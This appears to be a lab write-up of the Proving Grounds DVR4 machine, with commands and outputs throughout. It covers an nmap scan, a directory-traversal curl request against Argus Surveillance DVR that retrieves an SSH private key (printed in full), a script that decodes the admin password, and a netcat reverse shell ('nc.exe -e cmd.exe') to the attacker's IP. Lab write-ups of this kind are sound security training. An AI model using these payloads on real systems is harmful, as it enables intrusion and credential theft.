

Proving Grounds Practice 25

Proving Grounds Practice — DVR4

Information Gathering:

NMAP

The first step in the exploitation process was to scan all TCP ports on the target machine using the Nmap tool. The following command was used:

```
1 nmap -vv -reason -Pn -T4 -sV -sC -version-all -A -o ssan-guess
-p- -oN
/home/brian/Downloads/Proving_Grounds/DVR4/results/192.168.122.179
/scans/_full_tcp_nmap.txt -oX
/home/brian/Downloads/Proving_Grounds/DVR4/results/192.168.122.179
/scans/xml/_full_tcp_nmap.xml 192.168.122.179
```

```
Nmap scan report for 192.168.188.179
Host is up, received echo-reply ttl 125 (0.36s latency).
Scanned at 2023-12-21 15:29:59 WIB for 198s
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE      REASON      VERSION
22/tcp    open  ssh          syn-ack ttl 125 Bitwise WinSSHD 8.48 (FlowSsh 8.48; protocol 2.0; non-commercial use)
| ssh-hostkey:
|   3072 21:25:f0:53:b4:99:0f:34:de:2d:ca:bc:5d:fe:20:ce (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCsljcHdJN7STx92SFZR/dtzDs00v1b1AoUfQWva1WJD9WxeKe0S90eg4L1eXC6ik506+1E7SRqz7Qiudrhk9CXx80tmmX2SpZKMg1l01w
PA031zSYCKdzxLlGHJMUlbd0D0D143rLP26CtP5Nbxpbt/2Hj3thq7GQzToNdgCYCEIMg6Gs4xYHLO4Kc0b92wFdEtX+ha7xFxG0ldfmEU4f3jyD5FazolJU4TxzewQ/kIi1W4Cj+tarEVT
tnCn9YKAh30jYQvXYB+oUGuQqDIQh1f0Ds/Jd1IkFMJ8EZQ8Iaoa1UVpxupdz8jtBm3BKT5+sVtJ4jwE=
|   384  e7:96:f3:6a:d8:92:07:5a:bf:37:06:86:0a:31:73:19 (ECDSA)
|_ ecdsa-sha2-nistp384 AAAAE2VjZHNhLXNoYTItbmlzdHAzODQAAAIbmlzdHAzODQAAABhBEqSs/ONYXuZGcGBUkLstnAWRP6wNsuJz6yUtmYymbBUobb797y3tkgWkCUhaDsB3z8Xzhg
135/tcp   open  msrpc        syn-ack ttl 125 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 125 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds? syn-ack ttl 125
8080/tcp  open  http-proxy   syn-ack ttl 125
|_ http-favicon: Unknown favicon MD5: 283B772C1C2427B56FC3296B0AF42F7C
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-generator: Actual Drawing 6.0 (http://www.pysoft.com) [PYSOFTWARE]
fingerprint-strings:
  GetRequest, HTTPOptions:
    HTTP/1.1 200 OK
    Connection: Keep-Alive
    Keep-Alive: timeout=15, max=4
    Content-Type: text/html
    Content-Length: 985
    <HTML>
    <HEAD>
    <TITLE>
    Argus Surveillance DVR
    </TITLE>
    <meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">
    <meta name="GENERATOR" content="Actual Drawing 6.0 (http://www.pysoft.com) [PYSOFTWARE]">
    <frameset frameborder="no" border="0" rows="75,*,88">
    <frame name="Top" frameborder="0" scrolling="auto" noresize src="CamerasTopFrame.html" marginwidth="0" marginheight="0">
    <frame name="ActiveFrame" frameborder="0" scrolling="auto" noresize src="ActiveXIFrame.html" marginwidth="0" marginheight="0">
    <frame name="CamerasTable" frameborder="0" scrolling="auto" noresize src="CamerasBottomFrame.html" marginwidth="0" marginheight="0">
    </frames>
    <p>This page uses frames, but your browser doesn't support them.</p>
    </noframes>
```

Breakdown of Each Option:

Basic Nmap Options:

<code>192.168.122.179</code>	The target IP address you are scanning.
<code>-vv</code>	Very verbose output — shows more information during scan progress.
<code>--reason</code>	Shows the reason why Nmap considers a port open, closed, etc. Useful for debugging or learning.
<code>-Pn</code>	No ping — assumes the host is up and skips host discovery (used when ICMP is blocked).
<code>-T4</code>	Timing template 4 — faster scan speed, suitable for LANs or low-latency environments.

Scan Types and Detection:

Option	Meaning
<code>-sV</code>	Attempts to detect service versions on open ports.
<code>-sC</code>	Runs Nmap's default scripts (from the Nmap Scripting Engine - NSE).
<code>--version-all</code>	Tries all version detection probes to get accurate service info.
<code>-A</code>	Enables aggressive scan , which includes: <code>-sV</code> , <code>-O</code> , <code>--traceroute</code> , and <code>-sC</code> .
<code>--osscan-guess</code>	Makes educated guesses about OS when Nmap is unsure.
<code>-p-</code>	Scans all 65535 TCP ports , not just the common ones.

Output Options

Option	Meaning
<code>-oN <file></code>	Save output in normal (readable) format.
<code>-oX <file></code>	Save output in XML format (useful for automated processing/parsing).

Host Info

1 Nmap scan report [for 192.168.188.179](#)

```
2 Host is up, received echo-reply ttl 125 (0.36s latency).
```

- The host is **alive**, and Nmap received a ping reply.
- Latency is ~0.36s.
- TTL of 125 suggests the target might be a **Windows system** (common TTL values: Linux = 64, Windows = 128).

Open Ports & Services

22/tcp – SSH

```
1 22/tcp open ssh Bitvise WinSSHD 8.48
```

- SSH is running on port 22.
- The server is **Bitvise WinSSHD 8.48**, indicating a **Windows machine** running an SSH server.

SSH Host Keys

```
1 | ssh-hostkey:
2 | 3072 xx:xx ... (RSA) | 384 xx:xx ... (ECDSA)
```

- These are the **host public keys** (RSA, ECDSA), useful for fingerprinting or MiTM prevention.

135/tcp – MSRPC

```
1 135/tcp open msrpc Microsoft Windows RPC
```

- **Microsoft Remote Procedure Call (RPC)** — used by Windows for inter-process communication.

139/tcp – NetBIOS

```
1 139/tcp open netbios-ssn Microsoft Windows netbios-ssn
```

- **NetBIOS Session Service**, often used for file sharing in legacy Windows networks (SMBv1 related).

445/tcp – SMB

```
1 445/tcp open microsoft-ds Microsoft Windows microsoft-ds
```

- **SMB over TCP (microsoft-ds)** — this is commonly targeted for vulnerabilities (e.g., EternalBlue).
- Could be used to **enumerate shares or users** with tools like `smbclient` or `enum4linux`.

8080/tcp – Web Interface

```
1 8080/tcp open http-proxy
2 | http-methods:
3 |   Supported Methods: GET HEAD POST OPTIONS
4 |_ ...
5 |_http-generator: Actual Drawing 6.0 (http://www.pvsoft.com)
  [PYSOFTWARE]
6 |_http-title: Argus Surveillance DVR
7
```

- **Web service** running on port 8080.
- The title of the page is `Argus Surveillance DVR`, which suggests a **DVR camera system** web interface.
- The page was generated by **Actual Drawing 6.0**, a tool for creating HTML content.
- Supported HTTP methods include: `GET`, `HEAD`, `POST`, and `OPTIONS`.

HTML Content Extracted by Nmap


```
1 <HTML>
2 <TITLE>Argus Surveillance DVR</TITLE>
3 ...
4 <frame name="Top" src="CamerasTopFrame.html">
5 <frame name="ActiveXFrame" src="ActiveXFrame.html">
6 <frame name="CamerasTable" src="CamerasBottomFrame.html">
7 </HTML>
8
```

- The main interface is a **frameset-based HTML page**, loading three subframes.
- This strongly indicates that **video feeds or camera controls** are served through these frames.


Port 8080

The next step was to navigate to the webpage running on port 8080 and identify the username. The username “viewer” was found.

- *We browse to “<http://192.168.109.179:8080>” based on the NMAP scan, and I discovered the following webpage:*



- *We discover the user viewer by navigating to the “Users” section.*



Exploitation

VE 2018–15745: Argus Surveillance DVR 4.0.0.0: Directory Traversal leading to retrieving the users private SSH key

Using the searchsploit tool, a directory traversal exploit for the Argus Surveillance program was identified. The exploit was CVE 2018–15745.

- *We discover the following exploit by typing “searchsploit Argus Surveillance”:*



- *We enter “searchsploit -m windows_x86/webapps/45296.txt” to download the exploit onto our Kali machine.*

- *We read the exploit and receive the output that illustrates a directory traversal exploit as follows:*

[illegible]

- *We look into “url encoded characters” on Google and discover the following webpage, which indicates the character “/” url encoded is %2F:*

[illegible]

Foothold

Executing the exploit helped uncover a private SSH key. This key was saved locally.

- *We type the following on the Kali machine to retrieve the private SSH key for the user named “viewer” found previously:*

```
1 "curl "http://[Kali IP]:8080/WEBACCOUNT.CGI?  
OkBtn==0k++&RESULTPAGE=  
..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2FUsers%  
2Fviewer%2F%2Essh%2Fid_rsa&USEREDIRECT=1&WEBACCOUNTID=&WEBACCOUNTP  
ASSWORD=" > id_rsa"
```

[illegible]

Executing DVR 4.0.0.0 — Directory Traversal Exploit And Saving In To Local File Named id_rsa

- We discover the following private SSH key by typing “cat id_rsa”:

```

→ DVR4 cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----

```

User viewer's private ssh key

Utilizing the found user “viewer” and private SSH key, we log into a Windows shell.

- **We open an SSH session as user “viewer” by typing “ssh  viewer@192.168.122.179 -i id_rsa”:**

```
Microsoft Windows [Version 10.0.19044.1645]
(c) Microsoft Corporation. All rights reserved.

C:\Users\viewer>
```

Windows Shell As User viewer

Privilege Escalation

Local Enumeration

- *The following Python script with “weak password encryption” was discovered by us using the prior searchsploit we conducted for Argus surveillance:*

DVR4 searchsploit argus surveillance	
Exploit Title	Path
← Surveillance DVR 4.0 - Unquoted Service Path	windows/local/50261.txt →
Argus Surveillance DVR 4.0 - Weak Password Encryption	windows/local/50130.py
Argus Surveillance DVR 4.0.0.0 - Directory Traversal	windows_x86/webapps/45296.txt
Argus Surveillance DVR 4.0.0.0 - Privilege Escalation	windows_x86/local/45312.c

Searchsploit — DVR 4.0 — Weak Password Encryption

- *To copy the Python script to our Kali computer, we type “searchsploit -m windows/local/50130.py”.*
- *We type “cat 50130.py” and the contents appeared as follows:*

- We navigate to the “ProgramData” directory and discover the following directory:

```
c:\>dir /a
Volume in drive C has no label.
Volume Serial Number is 08DF-534D

Directory of c:\

08/18/2022  06:33 PM    <DIR>          $Recycle.Bin
04/15/2022  05:02 AM    <DIR>          $WinREAgent
04/15/2022  07:08 AM    <DIR>          Config.Msi
06/18/2021  10:28 AM    <JUNCTION>     Documents and Settings [C:\Users]
05/04/2022  08:13 AM             8,192 DumpStack.log.tmp
05/04/2022  08:13 AM        671,088,640 pagefile.sys
12/07/2019  02:14 AM    <DIR>          PerfLogs
04/15/2022  07:07 AM    <DIR>          Program Files
06/18/2021  05:55 AM    <DIR>          Program Files (x86)
12/03/2021  01:24 AM    <DIR>          ProgramData
03/11/2022  11:03 PM    <DIR>          Recovery
05/04/2022  08:13 AM        268,435,456 swapfile.sys
06/18/2021  03:31 AM    <DIR>          System Volume Information
12/03/2021  01:21 AM    <DIR>          Users
04/15/2022  07:07 AM    <DIR>          Windows
               3 File(s)      939,532,288 bytes
               12 Dir(s)    8,005,599,232 bytes free
```

ProgramData Directory Files And Directories

- We access the “PY_Software” directory.
- We locate and navigate to the “Argus Surveillance DVR” directory:

```
c:\ProgramData>cd PY_Software

c:\ProgramData\PY_Software>dir
Volume in drive C has no label.
Volume Serial Number is 08DF-534D

Directory of c:\ProgramData\PY_Software

12/03/2021  01:24 AM    <DIR>          .
12/03/2021  01:24 AM    <DIR>          ..
12/16/2022  08:22 AM    <DIR>          Argus Surveillance DVR
12/18/2008  02:46 PM             4,230,656 DVRViewer.ocx
03/02/2007  05:07 PM             3,360 DVRViewer_Registry_Enters.txt
10/31/2007  06:12 PM             304,128 PY_Uninstal.exe
03/02/2007  05:37 PM             83,040 RegisterOcx.exe
               4 File(s)      4,621,184 bytes
               3 Dir(s)    8,005,599,232 bytes free

c:\ProgramData\PY_Software>cd Argus Serveillance DVR
```

- Next, we located the configuration file for the Argus Surveillance DVR program. This file contained a user “Administrator” and an encrypted password.
- **Next, we locate the configuration file DVRParams (.ini):**

```
c:\ProgramData\PY_Software\Argus Surveillance DVR>dir
Volume in drive C has no label.
Volume Serial Number is 08DF-534D

Directory of c:\ProgramData\PY_Software\Argus Surveillance DVR

02/16/2022  08:22 AM    <DIR>          .
02/16/2022  08:22 AM    <DIR>          ..
02/16/2022  08:22 AM                38 Argus Surveillance DVR.DVRSe
08/18/2022  06:51 PM            5,822 DVRParams.ini
12/03/2021  01:26 AM    <DIR>          Gallery
12/03/2021  01:24 AM    <DIR>          Images
12/03/2021  01:26 AM    <DIR>          Logs
                2 File(s)                5,860 bytes
                5 Dir(s)      8,005,599,232 bytes free
```

What Is a .ini File?

A **.ini** file (short for **initialization file**) is a simple **configuration file format** used by many applications — especially on **Windows** — to **store settings and preferences**.

Structure of .ini Files

They're plain text files organized into:

Sections

Defined by square brackets:

```
1  [GeneralSettings]
```

Key-value pairs

Used to store settings:

```
1  username=admin
2  password=123456port=8080
```

-  **Example .ini:**

```
1  [User]username=Administrator
2  password=ECB453D16069F641E03BD9BD956BFE36BD8F3CD9D9A8
3  [Settings]autologin=trueresolution=1080p
```

🔑 Why They're Interesting in Hacking

`.ini` files are valuable during penetration testing because they often contain:

Item	Why It Matters
👤 Usernames/passwords	May be stored in plaintext or weakly encrypted
🔍 App configs	Help you understand how the app behaves
📁 File paths	Reveal sensitive directory structures
🧠 Debug info	May leak system or version data

📁 Where You'll Find Them

- `C:\Program Files\AppName\Config.ini`
- `C:\Users\<user>\AppData\Local\App\settings.ini`
- Or even system-wide under `C:\Windows\`

🧠 What Is `DVRParams.ini`?

After that, we enter “type `DVRParams.ini`” to access the configuration file’s contents and discover the hashed or encrypted password “`ECB453D16069F641E03BD9BD956BFE36BD8F3CD9D9A8`” along with the “administrator” user:

```
[Users]
LocalUsersCount=2
UserID=434499
LoginName=Administrator
FullName=60CAAFAEC8753F7EE03B3B76C875EB607359F641D9BD09BD8998AAFE60E03B7359E1D08998CA797359F641418D4D7BC875EB60C8759083E03BB740CA79C875EB603CD97359D9BDF6414D7BB740CA79F6419083
FullControl=1
CanClose=1
CanPlayback=1
CanPTZ=1
CanRecord=1
CanConnect=1
CanReceiveAlerts=1
CanViewLogs=1
CanViewCamerasNumber=0
CannotBeRemoved=1
MaxConnectionTimeInMins=0
DailyTimeLimitInMins=0
MonthlyTimeLimitInMins=0
DailyTrafficLimitInKB=0
MonthlyTrafficLimitInKB=0
MaxStreams=0
MaxViews=0
MaximumBitrateInKb=0
AccessFromIPsOnly=
AccessRestrictedForIPs=
MaxBytesSent=0
Password=ECB453D16069F641E03BD9BD956BFE36BD8F3CD9D9A8
Description=60CAAFAEC8753F7EE03B3B76C875EB607359F641D9BD09BD8998AAFE60E03B7359E1D08998CA797359F641418D4D7BC875EB60C8759083E03BB740CA79C875EB603CD97359D9BDF6414D7BB740CA79F6419083
Disabled=0
ExpirationDate=0
Organization=
OrganizationUnit=
PhoneID=
```

It’s the **configuration file** for **Argus Surveillance DVR**, usually located somewhere like:

```
1 C:\Program Files (x86)\Argus Surveillance DVR\DVRParams.ini
```

These types of `.ini` files often store:

- Admin credentials
- Port settings
- Recording options

This config file includes:

-  **Username:** `Administrator`
-  **Encrypted or hashed password:**

```
1 ECB453D16069F641E03BD9BD956BFE36BD8F3CD9D9A8
```

Cracking the password

- *When trying to find the hash, we type “hashid ECB453D16069F641E03BD9BD956BFE36BD8F3CD9D9A8” but returned an unknown hash instead:*

This sketch cannot currently be displayed in exports

Cracking the password using the exploit we found earlier using searchsploit

To decrypt the password, we used a weak password encryption script for the Argus Surveillance program that was found using searchsploit.

This script revealed all but one character of the password, as it did not add special characters.

This sketch cannot currently be displayed in exports

- We enter the encrypted password into the script

```
# Change this :)
pass_hash = "ECB453D16069F641E03BD9BD956BFE36BD8F3CD9D9A8"
if (len(pass_hash)%4) != 0:
    print("[!] Error, check your password hash")
    exit()
split = []
```

- After entering “python 50130.py” to launch the script, “14WatchD0g” was discovered to be the password that had been largely decoded. Even so, the last character string is unintelligible to the script:

```
→ DVR4 python 50130.py

#####
#          Surveillance DVR 4.0          #
#          / \ / \ / \ / \ / \ / \ / \ #
#          / \ / \ / \ / \ / \ / \ / \ #
#          / \ / \ / \ / \ / \ / \ / \ #
#          / \ / \ / \ / \ / \ / \ / \ #
#          Weak Password Encryption      #
##### @deathflash1411 #####

[+] ECB4:1
[+] 53D1:4
[+] 6069:W
[+] F641:a
[+] E03B:t
[+] D9BD:c
[+] 956B:h
[+] FE36:D
[+] BD8F:0
[+] 3CD9:g
[-] D9A8:Unknown
→ DVR4
```

Executing DVR 4.0 — Weak Password

- We discover that the programmer was “too lazy to add special characters” after reading the script:

```

→ DVR4 cat 50130.py
# Exploit Title: Argus Surveillance DVR 4.0 - Weak Password Encryption
# Exploit Author: Salman Asad (@LeoBreaker1411 / deathflash1411)
# Date: 12.07.2021
# Version: Argus Surveillance DVR 4.0
# Tested on: Windows 7 x86 (Build 7601) & Windows 10
# Reference: https://leobreaker1411.github.io/blog/dvr4-hash-crack

# Note: Argus Surveillance DVR 4.0 configuration is present in
# C:\ProgramData\PY_Software\Argus Surveillance DVR\DVRParams.ini

# I'm too lazy to add special characters :P
characters = {
'ECB4': '1', 'B4A1': '2', 'F539': '3', '53D1': '4', '894E': '5',
'E155': '6', 'F446': '7', 'C48C': '8', '8797': '9', 'BD8F': '0',
'C9F9': 'A', '60CA': 'B', 'E1B0': 'C', 'FE36': 'D', 'E759': 'E',
'E9FA': 'F', '39CE': 'G', 'B434': 'H', '5E53': 'I', '4198': 'J',
'8B90': 'K', '7666': 'L', 'D08F': 'M', '97C0': 'N', 'D869': 'O',
'7357': 'P', 'E24A': 'Q', '6888': 'R', '4AC3': 'S', 'BE3D': 'T',
'8AC5': 'U', '6FE0': 'V', '6069': 'W', '9AD0': 'X', 'D8E1': 'Y', 'C9C4': 'Z',
'F641': 'a', '6C6A': 'b', 'D9BD': 'c', '418D': 'd', 'B740': 'e',
'E1D0': 'f', '3CD9': 'g', '956B': 'h', 'C875': 'i', '696C': 'j',
'906B': 'k', '3F7E': 'l', '4D7B': 'm', 'EB60': 'n', '8998': 'o',
'7196': 'p', 'B657': 'q', 'CA79': 'r', '9083': 's', 'E03B': 't',
'AAFE': 'u', 'F787': 'v', 'C165': 'w', 'A935': 'x', 'B734': 'y', 'E4BC': 'z', '!': 'B398'}

# ASCII art is important xD
banner = '''
#####
#           Surveillance DVR 4.0           #
#  /-----\ /-----\ /-----\ /-----\ /-----\ /-----\ /-----\ /-----\ #
# /  /  \  /  \  /  \  /  \  /  \  /  \  /  \  /  \  /  \  /  \  /  \  /  \  /  \  /  \  #
# \  \  /  \  \  \  \  \  \  \  \  \  \  \  \  \  \  \  \  \  \  \  \  \  \  \  \  \  \  #
#  \-----/ \-----/ \-----/ \-----/ \-----/ \-----/ \-----/ \-----/ #
#           Weak Password Encryption           #
##### @deathflash1411 #####
'''

```

- We locate the installed netcat executable by navigating to the viewer users directory:

```

c:\Users\viewer>dir
Volume in drive C has no label.
Volume Serial Number is 08DF-534D

Directory of c:\Users\viewer

08/18/2022  06:28 PM    <DIR>          .
08/18/2022  06:28 PM    <DIR>          ..
12/03/2021  01:22 AM    <DIR>          .ssh
08/18/2022  05:54 PM             155 accesschk.exe
08/18/2022  06:11 PM             157 accesschk64.exe
08/18/2022  04:16 PM          73,802 Argus.exe
12/03/2021  01:21 AM    <DIR>          Desktop
12/03/2021  01:21 AM    <DIR>          Documents
03/18/2019  09:52 PM    <DIR>          Downloads
03/18/2019  09:52 PM    <DIR>          Favorites
03/18/2019  09:52 PM    <DIR>          Links
03/18/2019  09:52 PM    <DIR>          Music
02/16/2022  08:22 AM          59,392 nc.exe
03/18/2019  09:52 PM    <DIR>          Pictures
08/18/2022  05:22 PM          89,772 PrivescCheck.ps1
02/16/2022  08:22 AM        834,936 psexec.exe
03/18/2019  09:52 PM    <DIR>          Saved Games
03/18/2019  09:52 PM    <DIR>          Videos
08/18/2022  06:20 PM             168 windows-privesc-check2.exe
08/18/2022  06:28 PM             153 winPEAS.bat
08/18/2022  06:24 PM             156 winpeasany.exe
          9 File(s)          1,058,691 bytes
         12 Dir(s)      8,007,188,480 bytes free

```

Nice, now we can get Administrator.

```
1  runas /user:Administrator "nc.exe -e cmd.exe 192.168.45.155 445"
```

```

(shatternox@pepper)-[~/Documents/proving_grounds/dvr4]
$ sudo nc -lnvp 445
[sudo] password for shatternox:
listening on [any] 445 ...
connect to [192.168.45.155] from (UNKNOWN) [192.168.188.179] 51061
Microsoft Windows [Version 10.0.19044.1645]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
dvr4\administrator

```

```
C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 08DF-534D

Directory of C:\Users\Administrator\Desktop

04/15/2022  06:09 AM    <DIR>          .
04/15/2022  06:09 AM    <DIR>          ..
12/21/2023  12:28 AM                34 proof.txt
               1 File(s)                34 bytes
               2 Dir(s)  7,605,452,800 bytes free

C:\Users\Administrator\Desktop>type proof.txt
type proof.txt
894fc504e3cf07ab0873c69f4b771eea
```